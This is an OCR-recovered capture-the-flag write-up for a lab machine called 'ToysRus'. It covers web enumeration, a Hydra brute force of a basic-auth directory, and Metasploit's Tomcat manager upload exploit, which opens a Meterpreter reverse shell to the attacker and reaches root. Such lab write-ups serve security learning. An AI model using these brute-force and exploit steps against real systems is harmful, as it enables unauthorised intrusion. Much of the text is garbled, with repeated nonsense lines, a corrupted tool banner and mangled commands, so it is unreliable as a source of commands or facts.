
■ ToysRus.md

This is the writeup of ToysRus



first I started: nikto, gobuster and nmap:

localhost:6419 1/6

We find the answer to the first question with the gobuster, (What directory can you find, that begins with a "g"?) when going to this directory, we find the answer to the second question. (Whose name can you find from this directory?) With the same gobuster scan we then also find the answer to the third question: What directory has basic authentication?

We then move onto the *protected* directory and see an authentication form:

We then try to bruteforce it with the username "bob" found previously.

```
What directory can you find, that begins with a "g"?

(alex®Kali)-[~/my_testing]

$ hydra -1 bob -P /usr/share/wordlists/#bockyou.txt -t 1 -f 10.10.205.93 http-get /protected/
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, for illegal purposes (this is non-binding.rathessey.organizations, and the service organizations, for illegal purposes (this is non-binding.rathessey.organizations, and the secretary of the secretary organizations, for illegal purposes (this is non-binding.rathessey.organizations, for illegal purposes (this is non-binding.rathessey.organizations).

Hydra (https://github.com/vanhauser-thg/thc-hydra) saveration at 2021-01-22 19:58:30

[BATATUS] attack finished for 10.10.205.93

[STATUS] attack finished for 10.10.205.93

[Asswerformatives**


What directory can denote the finished for in military or secretary can military or secretary can military or secretary can military or secretary can military or secretary.

Answerformatives**

What direct
```

That gives us the answer to question number 4: What is bob's password to the protected part of the website?

But when logging into that page doesn't give us much just the information that we should look on another port.






This protected page has now moved to a different port.

And question number 5 gives us a hint were to look (What other port that serves a webs service is open on the machine?). We still have our nmap file and we can see that *Apache Tomcat/Coyote JSP engine 1.1* was running on port 1234.

We then move to see what is going on on this port and we see this:


localhost:6419



We can then reply to the question number 6: what is the name and version of the software?

When going on /manager/html or when looking at the nikto scan we can see the number of documentation.

localhost:6419



This is the response to question 7: How many documentation files did Nikto identify?

For question 8 (What is the server version (run the scan against port 80)?) we will go back to our nmap scan and look at the port 80.

The nmap scan will also come handy for the question 9: What version of Apache-Coyote is this service using?

If we then search for our nmap result for port 1234 (*Apache Tomcat/Coyote JSP engine 1.1*) the first thing that comes up is this: https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat and Coyote

And after a bit of research we can find a module to use with metasploit.

localhost:6419 4/6

```
ructure Unauthenticated Remote Code Execution
   10 exploit/linux/http/cpi tararchive upload
                                                                          2019-05-15
ructure Health Monitor TarArchive Directory Traversal Vulnerability

11 exploit/multi/http/cisco_dcnm_upload_2019urrent Setting Required 2019±06±26
etwork Manager Unauthenticated Remote Code Execution
   12 exploit/multi/http/struts2_namespace_ognl
                                                                         2018-08-22 f
espace Redirect OGNL Injection
   13 exploit/multi/http/struts code exec classloader
                                                                         2014-03-06
Loader Manipulation Remote Code Execution GETURI /manager
   14 exploit/multi/http/struts dev moderNAME
                                                                         2012-01-06
eloper Mode OGNL Execution
   15 exploit/multi/http/tomcat jsp upload bypass
                                                                         2017-10-03
Upload Bypass
   16 exploit/multi/http/tomcat_mgr_deploy
                                                                         2009-11-09
er Application Deployer Authenticated Code Execution
   17 exploit/multi/http/tomcat_mgr_upload
                                                                         2009-11-09
er Authenticated Upload Code Execution
   18 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07
figuration Management Arbitrary File Upload
   19 exploit/windows/http/cayin_xpost_sql_rce
                                                                         2020-06-04
er segid SQLi to RCE
   Set Metasploit Options 20 exploit/windows/http/tomcol_cgi_cmdlineargs
                                                                         2019-04-10
rvlet enableCmdLineArguments Vulnerabitaity options for this exploit. We'll use the credentials we already found
   21 post/multi/gather/tomcat_gather
ntials
   22 post/windows/gather/enum tomcat
he Tomcat Enumeration
Interact with a module by name or index. For example info 22, use 22 or use post/wir
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 17
```

We then put the right options into it, the username and the password we found, then the RHOSTS and PORT.

localhost:6419 5/6

```
msf6 exploit(multi/http/tomcat_mgr_LHOST => 10.11.25.211
msf6 exploit(multi/http/tomcat_mgr_lob) > run -j
[*] Exploit running as background
[*] Exploit completed, but no session
[*] Started reverse TCP handler on
[*] Retrieving session ID and CSRF
msf6 exploit(multi/http/tomcat_mgr_lob)

** Executing XZWPlUFo4VuQ...
[*] Executing XZWPlUFo4VuQ...
[*] Executing XZWPlUFo4VuQ...
[*] Undeploying XZWPlUFo4VuQ...
[*] Sending stage (58125 bytes) to
[*] Meterpreter session 1 opened (10.11.25.211:4444 -> 10.10.51.21:59978) at 2021-01-22 2 Howard of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is the name and version of the service running on that port, what is th
```

You should then have a created session, switch to it and see if it works.

And here we are, root!
Good Job!

```
meterpreter > cd /root
meterpreter > ls
Listing: /root
Mode
                  Size
                         Type
                               Last modified
                                                           Name
                               2019-03-11 17 06:14 +0100
100667/rw-rw-rwx
                  47
                         fil
                                                          .bash_history
                                                          .bashrc
                  3106
                               2015-10-22 19:15:21 +0200
100667/rw-rw-rwx
                         fil
40777/rwxrwxrwx
                  4096
                               2019-03-11 16:30:33 +0100
                                                           .nano
100667/rw-rw-rwx
                         fil
                               2015-08-17 17:30:33 +0200
                                                           .profile
                  148
                               2019-03-10 22:52:32 +0100
40777/rwxrwxrwx
                  4096
                         dir
                                                            .ssh
                  658
                         fil
                               2019-03-11 17:05:22 +0100
100667/rw-rw-rwx
                                                            .viminfo
100666/rw-rw-rw-
                  33
                         fil
                               2019-03-11 17:05:22 +0100
                                                           flag.txt
                  4096
                        dir
                               2019-03-10 22:52:43 +0100
40776/rwxrwxrw-
                                                           snap
meterpreter >
```

I hope it was clear!

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localhost:6419 6/6